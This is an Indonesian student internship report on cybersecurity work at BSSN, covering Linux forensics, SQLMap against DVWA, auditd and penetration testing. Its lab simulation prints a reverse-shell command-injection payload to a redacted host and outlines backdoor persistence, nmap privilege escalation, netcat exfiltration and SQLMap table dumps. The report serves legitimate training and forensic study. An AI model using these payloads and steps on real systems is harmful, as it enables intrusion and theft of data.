
BAB 3
PELAKSANAAN KERJA MAGANG

3.1 Kedudukan dan Koordinasi

Selama pelaksanaan kerja magang di BSSN, penempatan dilakukan di Departemen Pusat Data dan Teknologi Informasi Komunikasi (Pusdatik), tepatnya dalam Tim Manajemen Risiko dan Keberlangsungan TIK yang terdiri atas empat sub-tim dengan fungsi yang saling berkaitan. Kegiatan magang difokuskan pada pengamatan dan keterlibatan dalam dua sub-tim, sebagai bagian dari upaya untuk memahami proses kerja dan pola koordinasi di lingkungan teknis. Struktur organisasi Pusdatik dapat dilihat pada gambar 3.1.



Gambar 3.1. Struktur Organisasi Pusdatik

Koordinasi dan komunikasi dilakukan secara langsung dan terbuka. Instruksi kerja disampaikan oleh ketua tim kepada pembimbing lapangan atau penanggung jawab sub-tim, yang kemudian diteruskan kepada mahasiswa terkait tugas yang perlu dikerjakan. Dalam pelaksanaan tugas, diberikan ruang untuk berdiskusi, mengajukan pertanyaan, serta menyampaikan laporan hasil kerja secara berkala kepada penanggung jawab terkait. Adapun empat sub-tim dalam Tim Manajemen Risiko dan Keberlangsungan TIK adalah sebagai berikut:

(a) Tim 1: Monitoring dan Tanggap Insiden

(b) Tim 2: Pengujian Aplikasi

(c) Tim 3: Tata Kelola dan Informasi

(d) Tim 4: Pengelolaan Perangkat Keamanan

3.2 Tugas yang Dilakukan

Tugas yang dilakukan selama masa pelaksanaan magang diberikan oleh pembimbing lapangan berdasarkan arahan dari ketua tim. Kegiatan utama yang dilakukan berfokus pada analisis dan simulasi serangan siber yang dikembangkan dalam konteks pembelajaran teknis di lingkungan BSSN. Setiap topik yang menjadi fokus dipelajari lebih lanjut melalui studi mandiri dan diskusi, kemudian diterapkan dalam bentuk simulasi, analisis hasil, serta dilaporkan atau dipresentasikan dalam kegiatan *sharing session*.

Adapun tugas yang dilakukan antara lain sebagai berikut:

- Studi dan eksplorasi topik keamanan siber yang telah ditentukan
- Simulasi serangan dan analisis pada skenario digital forensik berbasis Linux
- Implementasi konfigurasi dan pengamatan audit log pada sistem Linux
- Presentasi hasil kerja pada kegiatan (*sharing session*)
- Praktik penggunaan *tools* dan teknik dalam pengujian keamanan aplikasi *(penetration testing)*
- Dokumentasi hasil simulasi dan pengujian, termasuk pencatatan log dan analisis kerentanan
- Penguatan keamanan sistem melalui aktivitas server hardening menggunakan CIS Benchmarks

Seluruh kegiatan difokuskan untuk memberikan pemahaman praktis terhadap prinsip-prinsip keamanan siber, serta mengembangkan kemampuan teknis dalam mendeteksi dan merespons insiden, sesuai dengan standar industri.

3.3 Uraian Pelaksanaan Magang

Kegiatan magang di Badan Siber dan Sandi Negara (BSSN) dilaksanakan selama 17 minggu dengan fokus pada penguasaan teknis keamanan siber. Kegiatan melibatkan berbagai aspek praktik keamanan siber, termasuk forensik digital, pengujian keamanan aplikasi, hingga implementasi hardening sistem.

Selama periode magang, aktivitas mencakup pembelajaran forensik digital, analisis log, serta simulasi serangan dan respons insiden. Materi teknis yang dipelajari meliputi Linux Forensics, SQL Injection, Audit Log, Sysmon, Penetration Testing, dan Server Hardening sesuai standar CIS Benchmark. Berbagai *tools* seperti SQLMap, Nmap, Burp Suite, Wazuh, dan Sysmon digunakan untuk mendukung pelaksanaan tugas dan eksplorasi. Rincian pekerjaan tiap minggu disajikan dalam tabel 3.1 berikut.

Tabel 3.1. Pekerjaan yang dilakukan tiap minggu selama pelaksanaan kerja magang

Minggu Ke-	**Pekerjaan yang dilakukan**
1	– Mengikuti sesi mentoring dengan berbagai tim untuk mengetahui proses alur kerja – Membantu normalisasi data untuk database
2	– Mempelajari Linux Forensics: analisis log Ubuntu, SSH, cronjob, removable device, backdoor – Menyiapkan dan melakukan sharing session bersama mentor tentang Linux Forensics dan Log
3	– Mempelajari SQL Injection: Dasar, serangan, cara mengeksploitasi kerentanan, dampak terhadap keamanan – Menyusun dan merevisi materi presentasi SQL Injection – Mempelajari penggunaan SQLMap atau tool otomatisasi SQL Injection – Mencoba menemukan dan mengeksploitasi kerentanan menggunakan SQLMap

Minggu Ke-	Pekerjaan yang dilakukan
4	– Membuat laporan dokumentasi log SQL Injection berdasarkan skenario serangan yang telah dilakukan – Mempelajari tentang Audit Log pada Linux – Melakukan simulasi serangan seperti pada topik Linux Forensics: Dimulai dari instalasi, mempersiapkan *tools* untuk deteksi dan analisis, bagaimana mekanisme insiden responnya, dan melakukan serangannya.
5	– Melanjutkan simulasi serangan – Melakukan konfigurasi audit log untuk investigasi dan evaluasi hasil simulasi serangan Linux Forensics lebih dalam, terkait pada audit log. – Mengikuti dan melakukan presentasi pada kegiatan*sharing session* tentang SQLMap
6	– Dokumentasi dan membuat laporan monitoring log untuk deteksi SQL Injection – Membuat materi presentasi mengenai Audit Log – Mempelajari System Monitor (Sysmon) – Melakukan instalasi untuk mencoba skenario serangan seperti pada Linux Forensics yang dilakukan pada Windows Server.
7	– Melakukan simulasi serangan dari sistem Linux ke Windows Server untuk studi forensik menggunakan Sysmon. – Instalasi dan konfigurasi Sysmon – Menjalankan serangan: Command Injection, Reverse Shell, Privilege Escalation, Cronjob Exfiltration
8	– Analisis log Sysmon dan efektivitas pendeteksiannya terhadap serangan – Melakukan analisis hasil simulasi dari log Sysmon
9	– Pembelajaran dasar penetration testing: metodologi, etika, framework – Mengenal peran Red Team dan simulasi skenario serangan – Mempelajari Teknik reconnaissance (aktif dan pasif)

Minggu Ke-	Pekerjaan yang dilakukan
10	– Mempelajari tahap information gathering dan threat modeling – Praktik *scanning* menggunakan Nmap – Mempelajari Directory enumeration dan praktik penggunaan *tools* seperti dirb, dirsearch, gobuster, ffuf
11	– Mempelajari penggunaan *tools*: Nuclei, Burp Suite, WpScan – Mempelajari cara brute force login – Eksplorasi XSS (Cross Site Scripting) – Melakukan pengujian keamanan aplikasi BSSN
12	– Melakukan pengujian keamanan aplikasi BSSN – Membuat laporan hasil pengujian keamanan BSSN – Mengikuti webinar Ngopi Siber ”The Human Firewall vs AI Powered Deception”
13	– Melakukan pengujian keamanan aplikasi BSSN – Membuat laporan hasil pengujian keamanan BSSN
14	– Melakukan pengujian keamanan aplikasi BSSN – Membuat laporan hasil pengujian keamanan BSSN – Mentoring: mempelajari macam-macam *vulnerability* dari hasil temuan pengujian keamanan aplikasi
15	– Melakukan persiapan atau instalasi untuk server hardening – Mempelajari CIS Benchmark – Melakukan server hardening Windows Server 2019
16	– Analisis hasil server hardening dari Wazuh – Mulai menyusun laporan hasil hardening
17	– Melakukan cross-check terhadap semua kebijakan yang direkomendasikan oleh CIS benchmark untuk memastikan kepatuhan – Menyelesaikan dokumentasi laporan hasil hardening Windows Server 2019

Pada dua minggu pertama, fokus utama pada adaptasi lingkungan kerja dan pembekalan awal materi teknis. Dilakukan mentoring oleh berbagai tim untuk memahami proses dan alur kerja BSSN, termasuk membantu normalisasi data untuk database. Selain itu, dilakukan pembelajaran dasar Linux Forensics meliputi analisis log Ubuntu, SSH, cronjob, dan backdoor. Minggu kedua juga mencakup persiapan dan penyampaian sesi diskusi tentang Linux Forensics dan Log.

Minggu ketiga hingga keenam difokuskan pada eksplorasi SQL Injection. Dilakukan pembelajaran konsep dasar serangan SQL Injection, cara mengeksploitasi kerentanan, serta dampaknya terhadap keamanan sistem. Penggunaan *tools* otomatis seperti SQLMap dipraktikkan, disertai dengan penyusunan dokumentasi log serangan dan skenario simulasi. Di samping itu, dilakukan instalasi dan konfigurasi audit log untuk investigasi forensik lebih lanjut.

Pada minggu ketujuh hingga kesembilan, aktivitas dilanjutkan dengan implementasi Sysmon dan simulasi serangan dari sistem Linux ke Windows Server. Meliputi instalasi dan konfigurasi Sysmon, eksekusi skenario serangan seperti command injection, reverse shell, privilege escalation, dan data exfiltration. Analisis log Sysmon dilakukan untuk mengevaluasi efektivitas pendeteksian terhadap berbagai jenis serangan.

Di minggu kesepuluh hingga keduabelas, dilakukan pembelajaran tahapan penetration testing secara umum, termasuk reconnaissance, information gathering, scanning menggunakan Nmap, serta directory enumeration dengan *tools* seperti dirb, dirsearch, gobuster, dan ffuf. Selain itu, dilakukan praktik penggunaan *tools* keamanan seperti Nuclei, Burp Suite, dan WpScan. Eksplorasi XSS (Cross Site Scripting) dan brute force login juga menjadi bagian dari rangkaian kegiatan.

Pada periode yang sama, dilakukan pengujian keamanan aplikasi internal BSSN. Kegiatan mencakup identifikasi dan eksploitasi kerentanan, pengumpulan temuan, serta penyusunan laporan hasil pengujian. Jenis-jenis kerentanan yang ditemukan selama pengujian juga didiskusikan kembali sebagai informasi dan pengetahuan tambahan.

Tiga minggu terakhir magang, dilakukan penerapan server hardening untuk Windows Server 2019 berdasarkan standar CIS Benchmark. Proses mencakup konfigurasi keamanan sistem, monitoring menggunakan Wazuh, evaluasi hasil hardening, dan penyusunan laporan.

3.3.1 Pembelajaran dan Implementasi Linux Digital Forensics

Linux Forensics merupakan cabang dari digital forensik yang berfokus pada identifikasi, pengumpulan, analisis, serta pelaporan bukti digital dalam sistem operasi berbasis Linux. Tujuannya adalah mengungkap aktivitas mencurigakan atau berpotensi berbahaya untuk mendukung investigasi insiden keamanan, pelanggaran data, maupun penegakan hukum.

Menurut Patil et al.[6], forensik digital mencakup pemahaman terhadap

struktur file system Linux seperti `ext4`, log sistem, manajemen proses, dan mekanisme autentikasi sebagai sumber utama penelusuran jejak serangan. File log seperti `/var/log/auth.log`, `/var/log/syslog`, dan riwayat shell (`/.bash_history`) menjadi elemen penting dalam investigasi.

Proses forensik dimulai dengan pengamanan bukti (*data acquisition*), dilanjutkan dengan analisis aktivitas sistem seperti login pengguna, proses aktif, koneksi jaringan, serta indikator persistence dan exfiltration data [7]. Hasil analisis ini kemudian dirangkum dalam tahap pelaporan untuk memenuhi kebutuhan audit atau penegakan hukum.

Secara keseluruhan, Linux Forensics bertujuan meningkatkan pemahaman tentang sistem operasi Linux sekaligus melatih kemampuan dalam menelusuri pola serangan dan jejak digital secara sistematis dan akurat. Sebagai bagian dari tugas pertama, dilakukan partisipasi dalam sesi *sharing session* dengan topik Linux Forensics, yang mencakup lima studi kasus utama:

(a) Investigasi aktivitas pengguna di Linux

(b) Investigasi mekanisme persistence di Linux

(c) Investigasi kasus data exfiltration

(d) Investigasi aktivitas jaringan

(e) Linux Memory Forensic

A Tahapan Pelaksanaan dan Implementasi

Pada minggu pertama, pembimbing memberikan materi dasar pembelajaran yang mencakup konsep Forensik Digital dan Sistem Logging Ubuntu, dengan penekanan pada pentingnya log sistem sebagai sumber bukti forensik. Forensik Digital melibatkan pemeriksaan bukti digital secara metodologis sesuai tahapan investigasi standar MITRE ATT&CK: Acquisition, Examination, Analysis, dan Reporting. Dalam konteks ini, sistem logging pada Ubuntu memegang peran krusial dalam menyusun timeline kejadian, mendeteksi aktivitas mencurigakan, serta menjadi bukti digital selama integritasnya tetap terjaga. Beberapa file log utama ubuntu yang mencatat aktivitas sistem, antara lain:

(a) `/var/log/syslog`: file log utama yang mencatat hampir semua aktivitas sistem.


(b) `/var/log/auth.log`: untuk melacak usaha login, akses yang tidak sah, dan privilege escalation.

(c) `/var/log/boot.log`: menampilkan proses boot (dapat diakses melalui `journalctl -b`).

(d) Log audit sistem (`auditd`) yang digunakan untuk memantau aktivitas mencurigakan.

B Studi Kasus dan Simulasi

Simulasi skenario serangan Linux Forensics dilakukan berdasarkan studi kasus *"Data Breach Web Bank Siawak"* untuk memberikan gambaran terhadap alur serangan, proses forensik, dan teknik pendeteksian melalui log.



Gambar 3.2. Slide Paparan: Studi Kasus Data Breach Web Bank Siawak

B.1 Spesifikasi Simulasi

Target System	Ubuntu Server 22.04 (IP: XXX.XX.XX.XX)
Attack Vector	Command injection pada form login web
Payload	`;/bin/bash -c 'bash -i > /dev/tcp/XXX.XX.XX.XX/4444 0<1 2>1'`

B.2 Tahapan Serangan

1. Initial Access

    a) Command injection pada http://XXX.XXX.XX.XX/index.php

b) Koneksi reverse shell ke mesin penyerang

2. Persistence
   a) Modifikasi `/etc/apt/apt.conf.d` untuk backdooring APT
   b) Pembuatan user backdoor dengan hak akses sudo
   c) Penambahan CRON job untuk mempertahankan akses
3. Privilege Escalation
   a) Eksploitasi `nmap` versi ≤ 5.21 menggunakan mode interaktif
   b) Eksekusi `sudo nmap --interactive` untuk mendapatkan root shell
4. Data Exfiltration
   a) Akses ke database MySQL sebagai user root
   b) Transfer data melalui listener `netcat` pada port 5555

B.3 Fase Acquisition dan Analysis

Metodologi forensik digital digunakan untuk memahami proses akuisisi dan analisis. Tahapan teknis dilakukan sebagai berikut:

1. Disk Imaging
```
dd if=/dev/sda1 of=/evidence/image.dd bs=4096
status=progress
```
2. Hash verification
```
md5sum /mnt/forensic/image.dd
sha256sum /mnt/forensic/image.dd
```
3. Mounting read-only untuk analisis

Dokumentasi proses simulasi dilakukan secara lengkap, termasuk identifikasi jejak serangan dalam log sistem. Hasil analisis juga dipresentasikan dalam kegiatan *sharing session*, mencakup penelusuran aktivitas mencurigakan seperti login SSH dari IP asing, penggunaan perintah tertentu oleh pengguna tidak sah, hingga adanya proses anomali yang dijalankan secara otomatis.

Simulasi ini berfungsi sebagai media pembelajaran untuk memahami alur serangan siber serta cara mendeteksi dan menganalisis secara forensik melalui log

sistem, dan mengetahui bagaimana Linux mencatat jejak digital yang krusial dalam investigasi insiden keamanan.

3.3.2 Penerapan SQLMap dalam Identifikasi dan Eksploitasi Kerentanan SQL Injection

SQL Injection merupakan teknik yang digunakan oleh penyerang untuk mengeksploitasi celah keamanan dalam aplikasi web dengan cara menyisipkan perintah SQL yang berbahaya melalui input pengguna. Serangan ini biasanya terjadi ketika aplikasi tidak memvalidasi atau menyaring input pengguna dengan benar sebelum menggunakannya dalam query SQL.

Tujuan utama dari serangan SQL Injection adalah untuk mendapatkan akses tidak sah ke data yang tersimpan dalam basis data, seperti mencuri informasi sensitif, mengubah data, atau bahkan mengambil alih kontrol terhadap sistem basis data secara keseluruhan. Salah satu contoh skenario serangan adalah upaya melewati proses autentikasi dengan memanipulasi logika query SQL pada form login. Beberapa faktor yang dapat menyebabkan kerentanan SQL Injection antara lain:

(a) Tidak adanya validasi input yang memadai,

(b) Penggunaan query SQL dinamis (concatenated queries),

(c) Kurangnya penerapan prepared statements atau parameterized queries,

(d) Tidak adanya sanitasi karakter khusus seperti tanda petik tunggal (’), komentar SQL (–), atau pemisah perintah (;).

Sebagai bagian dari kegiatan magang, dilakukan simulasi dan eksplorasi penggunaan SQLMap untuk mengidentifikasi dan mengeksploitasi kerentanan SQL Injection pada sistem uji coba. Hasil analisis kemudian disusun dan dipresentasikan dalam kegiatan *knowledge sharing* internal sebagai bentuk pembelajaran teknis yang diperoleh. Gambar 3.3 memperlihatkan dokumentasi kegiatan presentasi tersebut.

A Penerapan dan Simulasi

Dalam rangka mempelajari dan mengeksplorasi teknik SQL Injection, dilakukan eksperimen menggunakan SQLMap, sebuah alat otomatisasi *open-source*

yang digunakan untuk mendeteksi dan mengeksploitasi kerentanan SQL Injection pada aplikasi web. SQLMap mendukung berbagai jenis teknik injeksi, di antaranya:

(a) Boolean-based blind SQLi

(b) Time-based blind SQLi

(c) Error-based SQLi

(d) UNION-based SQLi

Simulasi dilakukan menggunakan lingkungan uji coba yang sengaja dikembangkan untuk tujuan pelatihan keamanan, yaitu Damn Vulnerable Web Application (DVWA). Berikut langkah-langkah simulasi yang dilakukan:

1. Menyiapkan target pengujian, yaitu aplikasi web DVWA untuk memudahkan proses identifikasi dan eksploitasi.

2. Menjalankan SQLMap terhadap parameter yang diduga rentan:
   `sqlmap -u "http://<IP_SERVER>/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"`
   Pada tahap ini, SQLMap akan mulai menguji apakah parameter tertentu (dalam hal ini adalah `id`) rentan terhadap SQL Injection.

3. Setelah SQLMap berhasil mengidentifikasi parameter yang rentan, dilanjutkan dengan pengumpulan informasi tentang *database backend* menggunakan opsi `--dbs` untuk menampilkan daftar *database* yang tersedia.

4. Setelah *database* target ditentukan, dilakukan enumerasi tabel (`--tables`) dan kolom (`-T <nama_tabel> --columns`) untuk memetakan struktur *database*.

5. Data sensitif seperti nama pengguna dan *password* kemudian diekstraksi menggunakan perintah `--dump`, yang memungkinkan ekspor seluruh isi tabel ke dalam format CSV atau SQLite.

Selama proses tersebut, SQLMap secara otomatis memilih teknik injeksi yang paling efisien berdasarkan respons aplikasi. Misalnya, jika aplikasi memberikan pesan error yang informatif, SQLMap akan memprioritaskan teknik Error-Based SQL Injection. Jika tidak ada error, maka akan digunakan teknik Time-Based.

Hasil simulasi menunjukkan bahwa SQLMap sangat efektif dalam mendeteksi dan mengeksploitasi kerentanan SQL Injection secara otomatis, bahkan pada aplikasi yang tidak menampilkan pesan error langsung kepada pengguna. Hal ini membuktikan bahwa *tool* semacam SQLMap sangat berguna dalam proses penetration testing untuk mengidentifikasi dan menambal celah keamanan pada sistem basis data aplikasi web.

Selama proses tersebut, SQLMap secara otomatis memilih teknik injeksi yang paling efisien berdasarkan respons aplikasi. Misalnya, jika aplikasi memberikan pesan error yang informatif, SQLMap akan memprioritaskan teknik Error-Based SQL Injection. Jika tidak ada error, maka akan digunakan teknik Time-Based.

B Hasil Analisis Log

Berdasarkan dokumentasi log hasil eksekusi SQLMap, beberapa temuan penting yang menjadi poin penting dalam simulasi ini adalah sebagai berikut:

(a) Parameter `id` pada URL `http://<IP_SERVER>/dvwa/vulnerabilities/sqli/` terdeteksi rentan terhadap SQL Injection menggunakan empat teknik sekaligus: Boolean-Based, Error-Based, Time-Based, dan UNION-Based.

(b) SQLMap berhasil mengidentifikasi bahwa server menggunakan MySQL sebagai database backend.

(c) Daftar database berhasil dienumerasi, termasuk database `dvwa`, yang merupakan target utama dalam simulasi.


(d) Struktur tabel `users` berhasil diperoleh, termasuk kolom-kolom seperti `user_id`, `first_name`, `last_name`, `user`, dan `password`.

(e) Proses dump data berhasil mengekstrak seluruh entri dari tabel `users`, termasuk username dan password hash milik pengguna admin.

(f) SQLMap memilih teknik injeksi yang paling efisien secara otomatis berdasarkan respon aplikasi, tanpa perlu intervensi manual.

Hasil simulasi ini membuktikan bahwa SQLMap sangat efektif dalam mendeteksi dan mengeksploitasi kerentanan SQL Injection secara otomatis, bahkan pada aplikasi yang tidak menampilkan pesan error langsung kepada pengguna. Hal

ini menegaskan pentingnya implementasi mitigasi seperti validasi input, sanitasi karakter, dan penggunaan parameterized queries untuk mencegah kerentanan semacam ini pada aplikasi web produksi.



Gambar 3.3. Presentasi mengenai SQLMap

3.3.3 Penggunaan Audit Log untuk Forensik Digital

Audit log merupakan salah satu komponen penting dalam pendekatan digital forensik yang berfungsi untuk mencatat aktivitas sistem secara terperinci, termasuk eksekusi perintah, akses file sensitif, login pengguna, dan modifikasi konfigurasi. Informasi ini sangat berguna dalam membangun kronologi insiden, mendeteksi aktivitas mencurigakan, serta memberikan bukti digital yang dapat digunakan dalam investigasi keamanan.

Pada sistem Linux, salah satu alat populer adalah auditd (Audit Daemon). Auditd berperan dalam mengelola pencatatan event sistem secara real-time, termasuk aktivitas autentikasi melalui PAM (Pluggable Authentication Modules), seperti login dan logout pengguna. Namun, auditd tidak tersedia secara default di semua distribusi Linux dan harus diinstal secara manual menggunakan perintah: `sudo apt install auditd audispd-plugins`

Dalam tugas ini, dilakukan implementasi audit log sebagai lanjutan dari pembelajaran forensik digital. Berdasarkan skenario serangan yang pernah ditunjukkan pada tugas Linux Forensics sebelumnya. Hal ini bertujuan untuk memahami bagaimana audit log dapat digunakan dalam proses investigasi insiden keamanan.

A Instalasi dan Konfigurasi Awal Auditd

Setelah auditd terinstal menggunakan perintah: `sudo apt install auditd audispd-plugins`, dilakukan penyesuaian dan konfigurasi aturan audit melalui file:

```
sudo nano /etc/audit/rules.d/audit.rules
```

Aturan ditambahkan untuk mencakup aktivitas yang berpotensi menjadi indikator ancaman, antara lain:

1) Menangkap semua eksekusi perintah oleh semua pengguna:
   ```
   auditctl -a always,exit -F arch=b64 -S execve -k
   exec_tracking
   ```

2) Memantau adanya modifikasi file sistem:
   ```
   auditctl -w /etc/sudoers -p wa -k sudoers_changes
   ```

3) Melacak aktivitas login SSH:
   ```
   auditctl -w /var/log/secure -p wa -k ssh_activity
   ```

Setelah aturan dibuat, konfigurasi perlu dimuat ulang dengan perintah: `sudo augenrules --load` karena auditd hanya mampu mencatat aktivitas yang terjadi setelah ia aktif dan dikonfigurasi. Hal ini menjadi keterbatasan dalam kasus insiden yang terjadi sebelum auditd diaktifkan, sehingga penting untuk mengaktifkannya sejak awal operasional sistem.

B Simulasi Aktivitas Mencurigakan

Untuk menguji efektivitas aturan audit, dilakukan simulasi aktivitas yang umum digunakan penyerang, antara lain:

1) Membuat user baru dengan hak sudo.

2) Menjalankan cron job otomatis untuk persistence.

3) Melakukan reverse shell via `nc`.


Dengan menggunakan teknik command injection dan backdoor APT, berhasil dibuat skrip otomatis (`/tmp/send_users.sh`) yang menjalankan dump database dan mengirimkannya ke IP eksternal. Skrip ini kemudian dijadwalkan melalui CRON untuk dijalankan setiap menit untuk mempraktikkan aktivitas data exfiltration.

C Analisis Hasil Log

Setelah simulasi selesai, dilakukan analisis menggunakan beberapa perintah auditd sebagai berikut:

1) `cat /var/log/audit/audit.log`
   Digunakan untuk membaca log audit secara langsung.

2) `sudo aureport -x --summary`
   Digunakan untuk melihat ringkasan eksekusi perintah yang pernah dilakukan oleh semua pengguna.




Gambar 3.4. Ringkasan Eksekusi Perintah

3) `sudo ausearch -ua hacker`
   Digunakan untuk melihat aktivitas pengguna ”hacker”.

Dari hasil analisis log, ditemukan beberapa aktivitas mencurigakan, yaitu:

1) Penyerang atau di sini adalah pengguna “hacker” melakukan eksekusi cron job secara berkala.


2) Terdapat aktivitas eksekusi perintah shell (`/bin/dash`) yang dapat mengindikasikan reverse shell atau eksekusi skrip jahat.



Gambar 3.5. Aktivitas Pengguna 'hacker' dalam Log Audit

3) Skrip `/tmp/send_users.sh` dieksekusi untuk mengirimkan data dari database ke server eksternal.

Selain itu, dari hasil analisis log audit juga diketahui adanya pola aktivitas otomatis yang mencurigakan. Salah satunya adalah seringnya file `/tmp/users.sql` dihapus dan diakses menggunakan perintah seperti `cat`, `ls`, dan `sed`. Aktivitas ini menunjukkan kemungkinan adanya proses atau skrip otomatis yang berupaya mengakses dan menghapus file tersebut secara berkala. Selain itu, terdapat upaya pembuatan file mencurigakan pada direktori `/tmp` yang gagal karena izin ditolak (`Permission Denied (-13)`), mengindikasikan bahwa skrip atau proses tertentu sedang mencoba membuat file tanpa otorisasi yang cukup.



Gambar 3.6. Hasil Analisis Log dengan `ausearch`

Berdasarkan temuan tersebut, dapat disimpulkan bahwa sistem pernah diakses oleh pengguna yang tidak sah, dan digunakan untuk menjalankan tugas-tugas yang bersifat persistence maupun data exfiltration. Informasi dari log sangat berguna dalam mendeteksi indikator ancaman atau *Indicator of Compromise*(IoC) serta membangun kronologi insiden secara forensik.

D Evaluasi Penyimpanan Log

Audit log disimpan di lokasi `/var/log/audit/audit.log`. Untuk menjaga kapasitas penyimpanan dan keandalan log, rotasi log dilakukan secara berkala.

Selain itu, akses log dibatasi hanya untuk pengguna root atau tim forensik untuk meningkatkan integritas dan keamanan data log.

Audit log, khususnya dengan implementasi auditd, merupakan langkah strategis sebagai upaya preventif maupun reaktif dalam investigasi forensik digital. Audit log dapat digunakan untuk melacak eksekusi perintah, modifikasi file sensitif, serta aktivitas login dan akses pengguna.

Dari praktik yang dilakukan, konfigurasi awal auditd harus dikonfigurasi agar mampu merekam informasi yang cukup detail untuk mendukung analisis keamanan. Aturan audit dapat disesuaikan untuk memfokuskan pencatatan pada aktivitas krusial, seperti eksekusi program berisiko tinggi (`execve`), modifikasi file sistem (`/etc/sudoers`, `/etc/shadow`), atau aktivitas CRON yang mencurigakan.

Sebagaimana dijelaskan dalam dokumentasi IBM Server Audit Log Settings [8], pengaturan level logging, lokasi penyimpanan, serta mekanisme rotasi log sangat penting untuk menjaga kelangsungan operasi sistem sekaligus memastikan bahwa log tetap tersedia untuk analisis di masa mendatang.

Hasil praktik ini menunjukkan bahwa audit log dapat menjadi dasar dalam pemantauan keamanan sistem baik dalam lingkungan produksi maupun uji coba. Penerapan aturan audit yang tepat dapat diintegrasikan ke dalam prosedur standar keamanan organisasi untuk mendukung deteksi dini ancaman dan investigasi insiden yang lebih efektif.

3.3.4 Pengujian Keamanan Aplikasi XYZ

Kegiatan pengujian keamanan dilakukan sebagai bagian dari simulasi serangan siber terhadap tiga aplikasi internal BSSN. Tujuan dari kegiatan ini adalah untuk mengevaluasi sejauh mana aplikasi mampu menangani potensi serangan yang umum terjadi. Pengujian dilakukan dengan metode uji penetrasi (*penetration testing*) berdasarkan pendekatan standar yang berlaku.

A Perencanaan dan Persiapan

Tahapan awal yang dilakukan adalah perencanaan dan penentuan ruang lingkup pengujian. Pengujian dilakukan dengan pendekatan *black box*, yakni tidak memiliki pengetahuan tentang sistem internal. Pengujian dilakukan selama jam kerja dengan memperhatikan batasan yang ditentukan.

